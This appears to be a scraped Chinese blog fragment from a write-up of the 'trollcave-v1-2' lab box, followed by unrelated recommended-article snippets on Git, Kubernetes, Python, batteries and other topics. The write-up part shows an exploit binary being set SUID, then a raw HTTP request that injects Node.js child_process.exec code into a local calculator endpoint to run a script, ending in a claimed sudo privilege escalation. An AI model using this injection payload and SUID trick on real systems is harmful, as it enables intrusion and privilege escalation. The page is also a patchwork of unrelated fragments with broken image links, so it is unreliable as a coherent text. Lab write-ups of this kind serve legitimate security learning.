cp /tmp/exp /tmp/kingexp

chmod 4755 /tmp/kingexp
成功修改exp文件权限
GET /calc?sum=require('child_process').exec('/tmp/chowner2king.sh') HTTP/1.1

Host: 127.0.0.1:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Cache-Control: max-age=0


成功sudo提权
trollcave-v1-2的更多相关文章
- MIP 官方发布 v1稳定版本
近期,MIP官方发布了MIP系列文件的全新v1版本,我们建议大家尽快完成升级. 一. 我是开发者,如何升级版本? 对于MIP页面开发者来说,只需替换线上引用的MIP文件为v1版本,就可以完成升级.所有 ...
- Git异常:fatal: V1.0 cannot be resolved to branch.
GitHub实战系列汇总:http://www.cnblogs.com/dunitian/p/5038719.html ———————————————————————————————————————— ...
- !+"\v1" 用来“判断浏览器类型”还是用来“IE判断版本”的问题!
这种写法是利用各浏览器对转义字符"\v"的理解不同来判断浏览器类型.在IE中,"\v"没有转义,得到的结果为"v".而在其他浏览器中&quo ...
- 自己动手写计算器v1.0
今天突发奇想,想着看了还几个设计模式了,倒不如写点东西来实践它们.发现计算器这种就比较合适,打算随着设计模式的学习,会对计算器不断的做改进. 包括功能的增加和算法的改进.初学者难免犯错,希望大家不吝指 ...
- Atitit.安全性方案规划设计4gm v1 q928
Atitit.安全性方案规划设计4gm v1 q928 1. 安全架构设计与功能安全检测1 2. https1 3. 账号安全体系1 4. 配置文件安全 1 5. 源码加密与安全2 6. 最高强度的 ...
- 【krpano】krpano xml资源解密(破解)软件说明与下载(v1.4)
欢迎加入qq群551278936讨论krpano技术以及获取最新软件. 该软件已经不再维护,现在已经被KRPano资源分析工具取代,详情参见 http://www.cnblogs.com/reac ...
- appium V1.5.x变化
使用 npm安装 appium之后,会发现已经进入1.5 [Appium] Welcome to Appium v1.5.0 [Appium] Appium REST http interface l ...
- ASP.NET Boilerplate终于发布v1.0了
(此文章同时发表在本人微信公众号"dotNET每日精华文章",欢迎右边二维码来关注.) 题记:ABP经过2年多的开发,终于发布第一个主要版本了,谨此提醒ABP的使用者. ASP.N ...
- Atitit 图像处理 深刻理解梯度原理计算.v1 qc8
Atitit 图像处理 深刻理解梯度原理计算.v1 qc8 1.1. 图像处理 梯度计算 基本梯度 内部梯度 外部梯度 方向梯度1 2. 图像梯度就是图像边缘吗?2 1.1. 图像处理 梯度计算 ...
- 【JS】heatmap.js v1.0 到 v2.0,详细总结一下:)
前段时间,项目要开发热力图插件,研究了heatmap.js,打算好好总结一下. 本文主要有以下几部分内容: 部分源码理解 如何迁移到v2.0 v2.0官方文档译文 关于heatmap.js介绍,请看这 ...
随机推荐
- 锂电池3.7V转3V,1.5V的稳压和降压芯片
3.7V是常规我们知道的锂电池多,一般锂电池的放电电压是3V-4.2V之间,再降压转3V,1.5V的话,不需要担心升降压等其他问题,不像输出3.3V时,可能要考虑到升降压芯片的问题了,升降压芯片可考虑 ...
- Curve 块存储应用实践 -- iSCSI
Curve 是云原生计算基金会 (CNCF) Sandbox 项目,是网易数帆发起开源的高性能.易运维.云原生的分布式存储系统. 为了让大家更容易使用以及了解 Curve,我们期望接下来通过系列应用实 ...
- Kubernetes(k8s)存储管理之数据卷volumes(五):动态制备-存储类StorageClass
目录 一.系统环境 二.前言 三.静态制备和动态制备 四.存储类StorageClass 4.1 存储类StorageClass概览 4.2 StorageClass 资源 五.创建存储类Storag ...
- 静态文件配置 django连接MySQL django模型层初识 ORM基本语句
目录 静态文件配置 1. 问题描述 2. 静态文件 3. 资源访问 form表单属性补充 action method 请求方法 get请求 post请求 views层 request对象 reques ...
- C#多线程(四)并行编程篇之结构化
前言 在前三章中我们的案例大量使用到了Thread这个类,通过其原始API,对其进行创建.启动.中断.中断.终止.取消以及异常处理,这样的写法不仅不够优雅(对接下来这篇,我称其为.NET现代化并行编程 ...
- python 之定时任务(schedule)
import schedule import time def job(): print("定时通报...") # 定义一个叫job的函数,函数的功能是打印'定时通报...' sc ...
- PRIx64:uint64_t类型输出为十六进制格式
#include <stdio.h> #include <stdint.h> #include <inttypes.h> int main(void) { uint ...
- SSM基础学习笔记
SSM框架: 1.界面层---servlet类---SpringMVC 2.业务逻辑层---service类---Spring 3.数据访问层(持久层)---dao类---MyBatis 一.MyBa ...
- 基于MongoDb的事件订阅实现hook监听
详情请参考原文:-- 基于MongoDb的事件订阅实现hook监听(insert,update,remove,find等事件开始,事件成功等)
- [python] 基于matplotlib实现雷达图的绘制
雷达图(也称为蜘蛛图或星形图)是一种可视化视图,用于使用一致的比例尺显示三个或更多维度上的多元数据.并非每个人都是雷达图的忠实拥护者,但我认为雷达图能够以视觉上吸引人的方式比较不同类别各个特征的值.本 ...